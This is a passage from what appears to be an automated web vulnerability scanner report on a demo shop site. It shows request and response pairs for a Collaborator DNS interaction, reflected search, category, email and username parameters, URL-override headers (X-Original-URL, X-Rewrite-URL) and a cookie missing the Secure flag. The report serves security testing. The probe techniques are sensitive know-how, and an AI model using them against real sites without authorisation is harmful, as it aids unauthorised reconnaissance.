Set-Cookie: AWSALB=LPgH5ML3D0LSQWKRuUFgaGvatPdeae89d5UThpHqFMSJl4mYEUfwB1C7oAbjd627TvgPCnsKhWAWQTSvUzFJL7ivGZ8hzbxcjgkyqB402ZkwdM0dyGA6qQ1nlsE; Expires=Fri, 07 Mar 2025 19:32:22 GMT; Path=/
Set-Cookie: AWSALBCORS=LPgH5ML3D0LSQWKRuUFgaGvatPdeae89d5UThpHqFMSJl4mYEUfwB1C7oAbjd627TvgPCnsKhWAWQTSvUzFJL7ivGZ8hzbxcjgkyqB402ZkwdM0dyGA6qQ1nlsE; Expires=Fri, 07 Mar 2025 19:32:22 GMT; Path=/; SameSite=None; Secure
```



X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229  
X-Frame-Options: SAMEORIGIN

```
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsScanme.css rel=stylesheet>
<meta name="view
...[SNIP]...
```

### Collaborator DNS interaction

The Collaborator server received a DNS lookup of type A for the domain name **3aeh2g37ng6xcif3qv7bvpywtznagnab36rwem2b.oastify.com**.

The lookup was received from IP address 3.248.180.80:36032 at 2025-Feb-28 19:32:22.039 UTC.

### 3.4. Input returned in response (reflected)

There are 5 instances of this issue:

- [/blog/ \[search parameter\]](#)
- [/catalog \[category parameter\]](#)
- [/catalog \[searchTerm parameter\]](#)
- [/catalog/subscribe \[email JSON parameter\]](#)
- [/login \[username parameter\]](#)

### Issue background

Reflection of input arises when data is copied from a request and echoed into the application's immediate response.


Input being returned in application responses is not a vulnerability in its own right. However, it is a prerequisite for many client-side vulnerabilities, including cross-site scripting, open redirection, content spoofing, and response header injection. Additionally, some server-side vulnerabilities such as SQL injection are often easier to identify and exploit when input is returned in responses. In applications where input retrieval is rare and the environment is resistant to automated testing (for example, due to a web application firewall), it might be worth subjecting instances of it to focused manual testing.

### Vulnerability classifications

- [CWE-20: Improper Input Validation](#)
- [CWE-116: Improper Encoding or Escaping of Output](#)

#### 3.4.1. [https://ginandjuice.shop/blog/ \[search parameter\]](#)

### Summary

	Severity:	Information
	Confidence:	Certain
	Host:	<a href="#">https://ginandjuice.shop</a>
	Path:	<a href="#">/blog/</a>

### Issue detail

The value of the **search** request parameter is copied into the application's response.

### Request 1

```
GET /blog/?search=sPedzSdae9c8mk7z&back=%2Fblog%2F HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=QO9sZ6HXUO7MC91HZhJtm3i1hWOsLrG2;
AWSALB=wPpg42HjVf1cxbiP+GGsuwNofG8FnzWQ2J4R2mY4oKY4zuLVWAX3wKybBbzArlM34rcsastG0gDIN4IXSITVt35ai3d9waZlwuphhZgup+00aC+KSqCSvZwprZya;
AWSALBCORS=wPpg42HjVf1cxbiP+GGsuwNofG8FnzWQ2J4R2mY4oKY4zuLVWAX3wKybBbzArlM34rcsastG0gDIN4IXSITVt35ai3d9waZlwuphhZgup+00aC+KSqCSvZwprZya
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/blog
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"
Sec-CH-UA-Platform: "Linux"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

### Response 1


```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:31:34 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 8654
Set-Cookie: AWSALB=5DC1dTiZ6ZsA4m9ImUvVZ5G1wj6Ao1EMOtqNzHrHROZDoyBrSyuGn9jxSu3bdzQbx9jYcwlmsfWMz3OXe7vgAkC49+CE6MkGkFLZTd0NEUPkCijA24ME2z98fJz/;
Expires=Fri, 07 Mar 2025 19:31:34 GMT; Path=/
Set-Cookie: AWSALBCORS=5DC1dTiZ6ZsA4m9ImUvVZ5G1wj6Ao1EMOtqNzHrHROZDoyBrSyuGn9jxSu3bdzQbx9jYcwlmsfWMz3OXe7vgAkC49+CE6MkGkFLZTd0NEUPkCijA24ME2z98fJz/;
Expires=Fri, 07 Mar 2025 19:31:34 GMT; Path=/; SameSite=None; Secure
X-Backend: e024ade2-e528-48bb-88f0-115adc49e963
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
```

```
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsBlog.css rel=stylesheet>
<link href=/resour
...[SNIP]...
<input type=text placeholder='Search the blog...' name=search value='sPedzSdae9c8mk7z'>
...[SNIP]...
```

3.4.2. https://ginandjuice.shop/catalog [category parameter]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog

Issue detail

The value of the **category** request parameter is copied into the application's response.

Request 1

```
GET /catalog?searchTerm=&category=Accompanimentshuqzptcb9j HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=m15mjlM2JhZNO5Z82umT0TmVfS7LWdvC; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6IlhHN3VMTHpQaUpjdEY1UHgifQ==;
AWSALB=gU4qfWtKrR0JF8imf0aBS7Pt3/UEZlZDZOeogVdPIE+5cfooXi1EVK8Vzg1+KjTAnZAqQDPozihsJnimomk7IK5hiZE+dJMI5STNNGkWhxBPhPHjTITY5hnlc9dP;
AWSALBCORS=gU4qfWtKrR0JF8imf0aBS7Pt3/UEZlZDZOeogVdPIE+5cfooXi1EVK8Vzg1+KjTAnZAqQDPozihsJnimomk7IK5hiZE+dJMI5STNNGkWhxBPhPHjTITY5hnlc9dP;
category=Accompaniments
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog?category=Accompaniments
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"
Sec-CH-UA-Platform: "Linux"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response 1


```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:32:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 9371
Set-Cookie: AWSALB=IJRpWZaPRguL2/eV0TRWyP7MQOslzoiO2V5mdiT7/+gbxM9uQ/DQ0/X2c7LfBcQtu4Dw7yua9m2LKNqT0hWzsM2sagHoz7ebmguzo8CpDigkBmRcWIDaaXAdmSVy;
Expires=Fri, 07 Mar 2025 19:32:26 GMT; Path=/
Set-Cookie:
AWSALBCORS=IJRpWZaPRguL2/eV0TRWyP7MQOslzoiO2V5mdiT7/+gbxM9uQ/DQ0/X2c7LfBcQtu4Dw7yua9m2LKNqT0hWzsM2sagHoz7ebmguzo8CpDigkBmRcWIDaaXAdmSVy;
Expires=Fri, 07 Mar 2025 19:32:26 GMT; Path=/; SameSite=None; Secure
Set-Cookie: category=Accompanimentshuqzptcb9j; Secure; HttpOnly
X-Backend: f0d2ebf8-dfe0-489e-a615-bfa4db26403f
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
<input hidden type=text name="category" value="Accompanimentshuqzptcb9j">
...[SNIP]...
ies", "Accompaniments":"/catalog?category=Accompaniments", "Books":"/catalog?category=Books", "Gin":"/catalog?category=Gin", "Juice":"/catalog?category=Juice");
const selectedCategory = "Accompanimentshuqzptcb9j";
const root = ReactDOM.createRoot(document.getElementById('react-container'));

const categorySelected = (name, selected) =>
...[SNIP]...
```

3.4.3. https://ginandjuice.shop/catalog [searchTerm parameter]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog

Issue detail

The value of the **searchTerm** request parameter is copied into the application's response.

Request 1

```
GET /catalog?searchTerm=3pfelk2pon&category=Accompaniments HTTP/2
```

Host: ginandjuice.shop  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: session=m15mjlM2JhZNO5Z82umT0TmVfS7LWdvC; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6IlhHN3VMTHpQaUpjdEY1UHgifQ==; AWSALB=gU4qfWtKrR0JF8imf0aBS7Pt3/UEZlZDZOeogVdPIE+5cfooX11EVK8Vzg1+KjTAnZAqQDPozihsJnimomk7IK5hiZE+dJMI5STNNGkWhxBPhPHJTITY5hnlc9dP; AWSALBCORS=gU4qfWtKrR0JF8imf0aBS7Pt3/UEZlZDZOeogVdPIE+5cfooX11EVK8Vzg1+KjTAnZAqQDPozihsJnimomk7IK5hiZE+dJMI5STNNGkWhxBPhPHJTITY5hnlc9dP; category=Accompaniments  
Upgrade-Insecure-Requests: 1  
Referer: https://ginandjuice.shop/catalog?category=Accompaniments  
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"  
Sec-CH-UA-Platform: "Linux"  
Sec-CH-UA-Mobile: ?0  
Content-Length: 0

Response 1


HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:31:33 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 9471  
Set-Cookie: AWSALB=3oNdC9grwPF3th+I1iRFYEOYkQmRCh/SD5C8FZZS4TgT2FptnqTNisz6xRC0O59O9uQ/NCI6pT294g30SOtgCd56IGZOylKhvCwSuS9A3UYtbYD2Yr3ser2arpRm; Expires=Fri, 07 Mar 2025 19:31:33 GMT; Path=/  
Set-Cookie: AWSALBCORS=3oNdC9grwPF3th+I1iRFYEOYkQmRCh/SD5C8FZZS4TgT2FptnqTNisz6xRC0O59O9uQ/NCI6pT294g30SOtgCd56IGZOylKhvCwSuS9A3UYtbYD2Yr3ser2arpRm; Expires=Fri, 07 Mar 2025 19:31:33 GMT; Path=/; SameSite=None; Secure  
Set-Cookie: category=Accompaniments; Secure; HttpOnly  
X-Backend: f0d2ebf8-dfe0-489e-a615-bfa4db26403f  
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>  
<html>  
<head>  
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>  
<link href=/resources/css/labsEcommerce.css rel=stylesheet>  
<link href=/r  
...[SNIP]...  
<script>  
var searchText = '3pfelk2pon';  
document.getElementById('searchBar').value = searchText;  
</script>  
...[SNIP]...  
<script type="text/javascript" >  
const element = React.createElement;  
const categories = {'All':"/catalog","Accessories":'/catalog?category=Accessories&searchTerm=3pfelk2pon',"Accompaniments":'/catalog?category=Accompaniments&searchTerm=3pfelk2pon',"Books":'/catalog?category=Books&searchTerm=3pfelk2pon',"Gin":'/catalog?category=Gin&searchTerm=3pfelk2pon',"Juice":'/catalog?category=Juice&searchTerm=3pfelk2pon'};  
const selectedCategory = "Accompaniments";  
const root = ReactDOM.createRoot(document.getElementById('react-container'));

const categorySelected = (name, selected) =>  
...[SNIP]...

3.4.4. https://ginandjuice.shop/catalog/subscribe [email JSON parameter]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog/subscribe

Issue detail

The value of the **email** JSON parameter is copied into the application's response.

Request 1

POST /catalog/subscribe HTTP/2  
Host: ginandjuice.shop  
Accept-Encoding: gzip, deflate, br  
Accept: \*/\*  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: AWSALB=9L4FMBAFiGmKCL3onc01G8mmC/zBsvGscQsiHdZMdCBHWWRWm3h3KeJcLe33TOBmGkPv2qKMQd1tdU/vAEppbRIHg4M3c2EX52u9s0/WNH0ukbuWMsk4pGuxt6Dsv; AWSALBCORS=9L4FMBAFiGmKCL3onc01G8mmC/zBsvGscQsiHdZMdCBHWWRWm3h3KeJcLe33TOBmGkPv2qKMQd1tdU/vAEppbRIHg4M3c2EX52u9s0/WNH0ukbuWMsk4pGuxt6Dsv; session=XNMvKc49HVoseBCqgpYsSrCPPJxy6IRF  
Origin: https://ginandjuice.shop  
Referer: https://ginandjuice.shop/  
Content-Type: application/json; charset=UTF-8  
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"  
Sec-CH-UA-Platform: "Linux"  
Sec-CH-UA-Mobile: ?0  
Content-Length: 83

{"email":"nhxxAuxi@burpcollaborator.net,gil6hwhljik","csrf":"3IKPy1X7C7s7fAGWw0C03bbpe9KQlc1k"}

Response 1


HTTP/2 200 OK

Date: Fri, 28 Feb 2025 19:32:01 GMT  
Content-Type: application/json; charset=utf-8  
Content-Length: 76  
Set-Cookie: AWSALB=V2+Ln4PunKsnRhcCooxwP4i1umTwTiCf88Mrmcc81+r0hvuZzJ1ZZ+OV74zk3VYhMxb7yninJCXCrmunrQw2CEQ7SKuFHMpr54Sr2frXx33R9ApE7ckYDorp203N; Expires=Fri, 07 Mar 2025 19:32:01 GMT; Path=/  
Set-Cookie: AWSALBCORS=V2+Ln4PunKsnRhcCooxwP4i1umTwTiCf88Mrmcc81+r0hvuZzJ1ZZ+OV74zk3VYhMxb7yninJCXCrmunrQw2CEQ7SKuFHMpr54Sr2frXx33R9ApE7ckYDorp203N; Expires=Fri, 07 Mar 2025 19:32:01 GMT; Path=/; SameSite=None; Secure  
X-Backend: 30645a9e-7c8d-4627-8d18-c4ab76443ba8  
X-Frame-Options: SAMEORIGIN

{"coupon":"9In&JUICE5H0P","email":"nhxxAuxi@burpcollaborator.netgjl6hwhljik"}

3.4.5. https://ginandjuice.shop/login [username parameter]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/login

Issue detail

The value of the **username** request parameter is copied into the application's response.

Request 1

```
POST /login HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=IMraLji4PEgGyXQWjxeCCEyeDv6jrFyK;
AWSALB=OCm0b00KIso4EW90plwLRgtAmiwmqR3Gdu/eU0cHn5MgiMWwfxpoMW6o1iIN7bIIWBvQL6+r6fWZdtvHe7B0EwwTPONrlsuG7mtcMu+ZulZ7sHsDNq5hjl5HxD4;
AWSALBCORS=OCm0b00KIso4EW90plwLRgtAmiwmqR3Gdu/eU0cHn5MgiMWwfxpoMW6o1iIN7bIIWBvQL6+r6fWZdtvHe7B0EwwTPONrlsuG7mtcMu+ZulZ7sHsDNq5hjl5HxD4
Origin: https://ginandjuice.shop
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/login
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"
Sec-CH-UA-Platform: "Linux"
Sec-CH-UA-Mobile: ?0
Content-Length: 55

csrf=r28K8fDqlqRTsFJ0LCP9FeUmsCqGmn7P&username=lhoZsaxPn3xm3oqebc
```

Response 1

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:33:23 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 7813
Set-Cookie: AWSALB=EDoa78zP7FRAVrdlzpbulLWDkpzn1crlb5WH9Ojc46mKdM7tAq5ZEHybHBq4BQGbRLggh1Hkn3P2R9t+gaO0f8T6GW7QDdPJRRys1kR0IUMqJr2e3grUXd8K4gL; Expires=Fri, 07 Mar 2025 19:33:23 GMT; Path=/  
Set-Cookie: AWSALBCORS=EDoa78zP7FRAVrdlzpbulLWDkpzn1crlb5WH9Ojc46mKdM7tAq5ZEHybHBq4BQGbRLggh1Hkn3P2R9t+gaO0f8T6GW7QDdPJRRys1kR0IUMqJr2e3grUXd8K4gL; Expires=Fri, 07 Mar 2025 19:33:23 GMT; Path=/; SameSite=None; Secure  
X-Backend: ac6f8026-ce04-4014-b118-7604bc3dad17  
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsScanme.css rel=stylesheet>
<meta name="view
...[SNIP]...
<script>
var username = 'lhoZsaxPn3xm3oqebc';
document.getElementById('usernameInput').value = username;
</script>
...[SNIP]...
```

3.5. Request URL override

Summary

	Severity:	Information
	Confidence:	Tentative
	Host:	https://ginandjuice.shop
	Path:	/

Issue detail

The application appears to support the use of a custom HTTP header to override the URL.

Burp added the following headers to the request:

X-Original-URL: /ak5xmd7jim?ak5xmd7jim=1  
X-Rewrite-URL: /ak5xmd7jim?ak5xmd7jim=1

This changed the status code from 200 to 404, suggesting that the header was processed.

Issue background

Some applications and frameworks support HTTP headers that can be used to override parts of the request URL, potentially affecting the routing and processing of the request.

Intermediate systems are often oblivious to these headers. In the case of reverse proxies and web application firewalls, this can lead to security rulesets being bypassed. If a caching system is in place, this may enable cache poisoning attacks. These headers may also enable forging of log entries.

Even if the application is intended to be accessed directly, some visitors may be using a corporate proxy enabling localised cache poisoning.

Issue remediation

To fully resolve this issue, locate the component that processes the affected headers, and disable it entirely. If you are using a framework, applying any pending security updates may do this for you.

If this isn't practical, an alternative workaround is to configure an intermediate system to automatically strip the affected headers before they are processed.

References

- Web Security Academy: HTTP Host header attacks
- Web Security Academy: Web cache poisoning
- Practical Web Cache Poisoning

Vulnerability classifications

- CWE-436: Interpretation Conflict
- CAPEC-141: Cache Poisoning

Request 1

GET /resources/images/tracker.gif?searchTerms=sPedzS&3p5knqqfvq=1 HTTP/1.1  
Host: ginandjuice.shop  
Accept-Encoding: gzip, deflate, br  
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/\*,\*/\*;q=0.8  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: session=zRW4cxok6gmUHyaiWT8PdS1qSiXIDzVP;  
AWSALB=rH6hVr/YoMuVr7HQIWwKFZBTWw4dlm4z9nE0b62enl4Jm+unsXHALCD2WbgM5zJRhUhQkE4DSA6dGOUVZ/O03ij33qpMrPRnGiVKmDxWiGe2rXSywFarKfhsMcJY;  
AWSALBCORS=rH6hVr/YoMuVr7HQIWwKFZBTWw4dlm4z9nE0b62enl4Jm+unsXHALCD2WbgM5zJRhUhQkE4DSA6dGOUVZ/O03ij33qpMrPRnGiVKmDxWiGe2rXSywFarKfhsMcJY  
Referer: https://ginandjuice.shop/blog/?search=sPedzS&back=%2Fblog%2F  
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"  
Sec-CH-UA-Platform: "Linux"  
Sec-CH-UA-Mobile: ?0  
X-Original-URL: /ak5xmd7jim?ak5xmd7jim=1  
X-Rewrite-URL: /ak5xmd7jim?ak5xmd7jim=1

Response 1

HTTP/1.1 404 Not Found  
Date: Fri, 28 Feb 2025 19:31:32 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 7308  
Connection: close  
Set-Cookie: AWSALB=Lnt2+da7hC5un1XuYxiEyd8bCXgH03eWlg6lm0urNIL0Wy3Vi082B1AbSz3vVQ084+yXYZDkSuiPD73pypL2gSuXultkQ62eyABNn69lj6pVNOmk11LtlvWiKVKn;  
Expires=Fri, 07 Mar 2025 19:31:32 GMT; Path=/  
Set-Cookie: AWSALBCORS=Lnt2+da7hC5un1XuYxiEyd8bCXgH03eWlg6lm0urNIL0Wy3Vi082B1AbSz3vVQ084+yXYZDkSuiPD73pypL2gSuXultkQ62eyABNn69lj6pVNOmk11LtlvWiKVKn;  
Expires=Fri, 07 Mar 2025 19:31:32 GMT; Path=/; SameSite=None; Secure  
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229  
X-Frame-Options: SAMEORIGIN  
  
<!DOCTYPE html>  
<html>  
<head>  
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>  
<link href=/resources/css/labsScanme.css rel=stylesheet>  
<meta name="view  
...[SNIP]...

Request 2

GET /resources/images/tracker.gif?searchTerms=sPedzS&ghb09kutde=1 HTTP/1.1  
Host: ginandjuice.shop  
Accept-Encoding: gzip, deflate, br  
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/\*,\*/\*;q=0.8  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: session=zRW4cxok6gmUHyaiWT8PdS1qSiXIDzVP;  
AWSALB=Lnt2+da7hC5un1XuYxiEyd8bCXgH03eWlg6lm0urNIL0Wy3Vi082B1AbSz3vVQ084+yXYZDkSuiPD73pypL2gSuXultkQ62eyABNn69lj6pVNOmk11LtlvWiKVKn;  
AWSALBCORS=Lnt2+da7hC5un1XuYxiEyd8bCXgH03eWlg6lm0urNIL0Wy3Vi082B1AbSz3vVQ084+yXYZDkSuiPD73pypL2gSuXultkQ62eyABNn69lj6pVNOmk11LtlvWiKVKn  
Referer: https://ginandjuice.shop/blog/?search=sPedzS&back=%2Fblog%2F  
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"  
Sec-CH-UA-Platform: "Linux"  
Sec-CH-UA-Mobile: ?0  
X-Original-URL: /resources/images/tracker.gif?searchTerms=sPedzS  
X-Rewrite-URL: /resources/images/tracker.gif?searchTerms=sPedzS

Response 2


HTTP/1.1 200 OK  
Date: Fri, 28 Feb 2025 19:31:32 GMT

Content-Type: image/gif  
Content-Length: 42  
Connection: close  
Set-Cookie: AWSALB=Eo5W8cdNZ7kXFpB2l2uW3fr/r1bwWHPeTFRVAy10MPU+4a5mtlXT4olackK2KZNy/Eg6GyiVVDhgZzZikluTEFEWAXTYUNWThomcTA2Cash/iRcyW0RqAVz63ltsg;  
Expires=Fri, 07 Mar 2025 19:31:32 GMT; Path=/  
Set-Cookie: AWSALBCORS=Eo5W8cdNZ7kXFpB2l2uW3fr/r1bwWHPeTFRVAy10MPU+4a5mtlXT4olackK2KZNy/Eg6GyiVVDhgZzZikluTEFEWAXTYUNWThomcTA2Cash/iRcyW0RqAVz63ltsg;  
Expires=Fri, 07 Mar 2025 19:31:32 GMT; Path=/: SameSite=None; Secure  
Cache-Control: public, max-age=3600  
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229  
X-Frame-Options: SAMEORIGIN

GIF89a.....!.....D.;

### 3.6. TLS cookie without secure flag set

#### Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/

#### Issue detail

The following cookie was issued by the application and does not have the secure flag set:

- AWSALB

The cookie does not appear to contain a session token, which may reduce the risk associated with this issue. You should review the contents of the cookie to determine its function.This issue was found in multiple locations under the reported path.

#### Issue background

If the secure flag is set on a cookie, then browsers will not submit the cookie in any requests that use an unencrypted HTTP connection, thereby preventing the cookie from being trivially intercepted by an attacker monitoring network traffic. If the secure flag is not set, then the cookie will be transmitted in clear-text if the user visits any HTTP URLs within the cookie's scope. An attacker may be able to induce this event by feeding a user suitable links, either directly or via another web site. Even if the domain that issued the cookie does not host any content that is accessed over HTTP, an attacker may be able to use links of the form http://example.com:443/ to perform the same attack.

To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

#### Issue remediation

The secure flag should be set on all cookies that are used for transmitting sensitive data when accessing content over HTTPS. If cookies are used to transmit session tokens, then areas of the application that are accessed over HTTPS should employ their own session handling mechanism, and the session tokens used should never be transmitted over unencrypted communications.

#### Vulnerability classifications

- CWE-614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute

#### Request 1

GET / HTTP/1.1  
Host: ginandjuice.shop  
Cookie: AWSALB=RbruKj9viWrfvKFPyrQNd4Mu+c5vG0HmkGow12YOYz55iMqmTuBUxEumFbQbsLFNBLtvALIY0/Ni4CtEfjNiuKUCY1RPoe9TKG4hP/p9NyGXsa1zPssim8vuFRx; AWSALBCORS=RbruKj9viWrfvKFPyrQNd4Mu+c5vG0HmkGow12YOYz55iMqmTuBUxEumFbQbsLFNBLtvALIY0/Ni4CtEfjNiuKUCY1RPoe9TKG4hP/p9NyGXsa1zPssim8vuFRx  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: none  
Sec-Fetch-User: ?1  
Priority: u=0, i  
Te: trailers  
Connection: keep-alive

#### Response 1

HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:22:23 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 10445  
Set-Cookie: AWSALB=mZU/5MUz8GhpjUFklalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/  
Set-Cookie: AWSALBCORS=mZU/5MUz8GhpjUFklalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/: SameSite=None; Secure  
Set-Cookie: session=dfueYgG078D47mGt25ncllvkxD6fgGpi; Secure; HttpOnly; SameSite=None  
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229  
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>  
<html>  
<head>  
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>  
<link href=/resources/css/labsScanme.css rel=stylesheet>  
<meta name="view  
...[SNIP]...



Request 2

```
GET /resources/js/subscribeNow.js HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=mZU/5MUz8GhpjUFkllalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; AWSALBCORS=mZU/5MUz8GhpjUFkllalwxk7sCJQTt5tTzDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; session=dfueYgG078D47mGt25ncllvkxD6fgGpi
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://ginandjuice.shop/
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Response 2

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:22:23 GMT
Content-Type: application/javascript; charset=utf-8
Content-Length: 3739
Set-Cookie: AWSALB=cfBWbeTSUF98OOQj/bCV6d82XOoxzJnNJ/WPhpe1kb2WxZB0pdFzj4FOIOpSB8AavuoKAT4btkJQAAha0vnPwHt3BSH59eHH8xlu6bZ9IPDZ9vbPBdGPs6phJd7T; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/
Set-Cookie: AWSALBCORS=cfBWbeTSUF98OOQj/bCV6d82XOoxzJnNJ/WPhpe1kb2WxZB0pdFzj4FOIOpSB8AavuoKAT4btkJQAAha0vnPwHt3BSH59eHH8xlu6bZ9IPDZ9vbPBdGPs6phJd7T; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/; SameSite=None; Secure
Cache-Control: public, max-age=3600
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229
X-Frame-Options: SAMEORIGIN

let subscribeNowReady = (callback) => {
